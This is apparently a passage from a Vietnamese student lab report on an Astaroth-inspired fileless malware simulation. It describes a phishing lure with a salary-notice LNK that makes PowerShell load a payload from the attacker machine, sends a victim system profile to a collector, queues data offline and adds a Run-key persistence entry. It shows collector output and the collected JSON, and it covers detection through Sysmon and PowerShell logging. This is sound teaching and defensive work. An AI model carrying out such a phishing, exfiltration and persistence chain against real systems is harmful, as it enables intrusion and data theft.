1	Attacker khởi động web server trên port 8000.	Victim truy cập được trang tải tài liệu và payload có thể được tải qua HTTP.
2	Attacker khởi động collector trên port 8001.	Collector sẵn sàng nhận dữ liệu profile từ victim.
3	Victim mở email phishing và bấm liên kết trong email.	Trình duyệt trên victim mở trang web giả.
4	Victim tải ZIP, giải nén và mở file ThongBaoLuong_Q3.lnk.	PowerShell được kích hoạt để tải và thực thi payload trong bộ nhớ.
5	Attacker kiểm tra terminal collector và thư mục lưu kết quả.	Xuất hiện file JSON chứa profile hệ thống của victim.
6	Tắt collector để mô phỏng mất kết nối, sau đó kích hoạt lại LNK.	Payload không gửi được dữ liệu và lưu profile vào queue cục bộ.
7	Bật lại collector và kích hoạt payload.	Queue được gửi về attacker và thư mục queue trên victim được làm rỗng.
8	Kiểm tra log trên victim.	Quan sát process creation, network connection, script block và registry persistence.


Bảng 3.3. Quy trình thực nghiệm trong môi trường lab

3.5. Kết quả thực nghiệm và bằng chứng

Trước khi victim thao tác, máy attacker cần cung cấp hai dịch vụ: web server trên port 8000 và collector trên port 8001. Hai dịch vụ này tách biệt hai vai trò: phát tán/tải payload và tiếp nhận dữ liệu sau thực thi.




Hình 3.3. Web server trên máy Attacker phục vụ trang giả và payload



Hình 3.4. Collector trên máy Attacker chờ nhận dữ liệu

Sau khi truy cập trang web giả, victim tải gói tài liệu, giải nén và nhìn thấy shortcut ThongBaoLuong_Q3.lnk. Trong lab, LNK đóng vai trò launcher: nó không chứa toàn bộ payload, mà gọi PowerShell để tải nội dung từ máy attacker và thực thi trong phiên làm việc hiện tại.



Hình 3.5. Victim giải nén gói tài liệu và nhìn thấy file LNK

Khi LNK được mở trong điều kiện collector hoạt động, máy attacker nhận được yêu cầu POST và lưu profile thành file JSON. Kết quả này chứng minh payload đã được thực thi trên victim và dữ liệu hệ thống cơ bản đã được gửi về collector.


```
PS C:\Fileless-Lab> python.exe .\collect_server.py
Collecting lab results under C:\Fileless-Lab\collections
Collector endpoint: http://192.168.141.1:8001/collect
POST /collect will be saved under collections/
192.168.141.140 - - [03/Oct/2026 23:55:45] "POST /collect HTTP/1.1" 200 -
[COLLECT] Saved victim profile to C:\Fileless-Lab\collections\victim-profile-20261003-235545.json
```

Hình 3.6. Collector ghi nhận dữ liệu gửi về từ Victim



```
{
  "lab_id": "Astaroth-inspired-safe-lab",
  "execution_mode": "silent-victim-view",
  "staging_mode": "offline-cache-enabled",
  "timestamp": "2026-10-03T23:56:36.0598726+07:00",
  "computer_name": "DESKTOP-BPH6VEG",
  "user_name": "ADMIN",
  "user_domain": "DESKTOP-BPH6VEG",
  "is_admin": false,
  "os_caption": "Microsoft Windows 10 Home",
  "os_version": "10.0.19045",
  "os_build": "19045",
  "powershell_version": "5.1.19041.6456",
  "process_id": 4060,
  "current_directory": "C:\\Users\\ADMIN\\Downloads\\ThongBaoLuong_Q3",
  "offline_queue": "C:\\Users\\ADMIN\\AppData\\Local\\Temp\\FilelessLab\\queue",
  "ip_addresses": [
    "192.168.141.140"
  ]
}
```


Hình 3.7. Nội dung victim-profile JSON thu được trên máy Attacker


Khi collector bị tắt, payload không gửi được dữ liệu về attacker. Thay vì kết thúc mà không để lại kết quả, payload lưu profile vào thư mục queue cục bộ trong %TEMP%. Đây là mô phỏng cơ chế offline staging: dữ liệu được giữ tạm cho đến khi kênh gửi hoạt động trở lại.



Hình 3.8. Dữ liệu được lưu vào queue cục bộ khi collector không hoạt động




Hình 3.9. Dữ liệu trong queue được gửi lại khi collector hoạt động




Hình 3.10. Thư mục queue rỗng sau khi gửi thành công

Các log trên victim cho phép kiểm chứng chuỗi thực thi. Sysmon Event ID 1 ghi nhận tiến trình PowerShell được sinh ra sau thao tác mở LNK, trong khi Event ID 3 ghi nhận kết nối mạng tới máy attacker. Đây là hai dấu hiệu quan trọng để phân biệt hành vi người dùng bình thường với chuỗi thực thi có dấu hiệu lạm dụng công cụ hệ thống.




Hình 3.11. Sysmon Event ID 1 ghi nhận PowerShell được tạo từ thao tác mở LNK




Hình 3.12. Sysmon Event ID 3 ghi nhận kết nối từ PowerShell tới máy Attacker

PowerShell Script Block Logging cung cấp bằng chứng ở mức nội dung script. Dù payload không được lưu dưới dạng file thực thi cố định trên victim, Event ID 4104 vẫn ghi nhận các đoạn lệnh được PowerShell xử lý trong quá trình tải và thực thi.



Hình 3.13. PowerShell Event ID 4104 ghi nhận script block được xử lý

Cuối cùng, registry Run key thể hiện cơ chế persistence ở mức mô phỏng. Giá trị FilelessLabDemo trong HKCU Run cho phép payload được kích hoạt lại khi người dùng đăng nhập. Trong bối cảnh phòng thủ, đây là điểm kiểm tra có giá trị vì nó liên kết trực tiếp giữa hành vi thực thi ban đầu và khả năng duy trì truy cập.



Hình 3.14. Registry Run key FilelessLabDemo trên máy Victim

3.6. Nhận xét và đánh giá

Kết quả lab cho thấy đặc điểm fileless nằm ở cách payload được tải và xử lý thông qua công cụ hợp pháp của hệ điều hành, thay vì ở việc hoàn toàn không có bất kỳ tệp nào trên đĩa. Trong kịch bản này, ZIP và LNK vẫn tồn tại như phương tiện phát tán, nhưng phần logic chính được tải qua mạng và thực thi bởi PowerShell.

Bài lab cũng cho thấy logging là điều kiện cần để phân tích fileless malware. Nếu chỉ quan sát thư mục tải xuống của victim, người phân tích dễ bỏ qua payload vì không có file thực thi rõ ràng. Ngược lại, Sysmon, Event Viewer và PowerShell Script Block Logging cung cấp chuỗi bằng chứng đầy đủ hơn: process tree, kết nối mạng, nội dung script và persistence.

Cơ chế offline staging làm rõ một đặc điểm thường gặp trong các chiến dịch thực tế: dữ liệu có thể được lưu tạm khi kênh liên lạc không sẵn sàng và gửi lại sau đó. Vì vậy, việc kiểm tra thư mục tạm, lịch sử kết nối và thay đổi registry cần được thực hiện cùng nhau thay vì đánh giá từng dấu hiệu riêng lẻ.

3.7. Hạn chế của bài lab

Bài lab không tái hiện đầy đủ toàn bộ chuỗi kỹ thuật của Astaroth thật. Các thành phần như mã hóa nhiều lớp, lạm dụng Bitsadmin, tải DLL, regsvr32 hoặc injection vào tiến trình hệ thống được lược bỏ để bảo đảm an toàn và phù hợp với mục tiêu học tập.

Do đó, kết quả của lab nên được hiểu là mô phỏng hành vi ở mức khái niệm và bằng chứng phân tích, không phải bản sao kỹ thuật của một mẫu mã độc ngoài thực tế. Giới hạn này giúp kiểm soát rủi ro nhưng vẫn giữ được các điểm cần quan sát: vector phishing, fileless execution, offline staging, persistence và dấu vết phòng thủ.

3.8. Kết luận Chương 3

Chương 3 đã triển khai bài lab Astaroth-inspired trong mô hình hai máy với luồng thực nghiệm hoàn chỉnh: email phishing, trang web giả, gói ZIP chứa LNK, tải payload qua PowerShell, gửi profile về collector, lưu queue khi mất kết nối và kiểm chứng bằng log hệ thống. Các bằng chứng thu được cho thấy fileless malware không vô hình tuyệt đối; nếu cấu hình logging phù hợp, chuỗi hành vi vẫn có thể được tái dựng và phân tích.

TÀI LIỆU THAM KHẢO

[1] Andrea Lelli, Microsoft Defender ATP Research Team. "Dismantling a fileless campaign: Microsoft Defender ATP's Antivirus exposes Astaroth attack." Microsoft Security Blog, July 2019.

[2] Cybereason Nocturnus Team. "Poweliks: Persistent Malware Without a Permanent Footprint." Cybereason Threat Research, 2014.

[3] Trend Micro. "Kovter: An Evolving Malware Gone Fileless." TrendLabs Security Intelligence Blog, 2016.

[4] Microsoft Security Intelligence. "Astaroth malware uses fileless techniques to evade detection." Microsoft Security Blog, June 2019.

[5] MITRE ATT&CK Framework. "Technique T1059.001: PowerShell." https://attack.mitre.org/techniques/T1059/001/

[6] MITRE ATT&CK Framework. "Technique T1546.003: WMI Event Subscription." https://attack.mitre.org/techniques/T1546/003/

[7] MITRE ATT&CK Framework. "Technique T1218: System Binary Proxy Execution (LOLBins)." https://attack.mitre.org/techniques/T1218/

[9] Mark Russinovich, Thomas Garnier. Sysinternals Autoruns. Microsoft, 2024. https://docs.microsoft.com/sysinternals/

[10] SwiftOnSecurity. "Sysmon Configuration." GitHub, 2024. https://github.com/SwiftOnSecurity/sysmon-config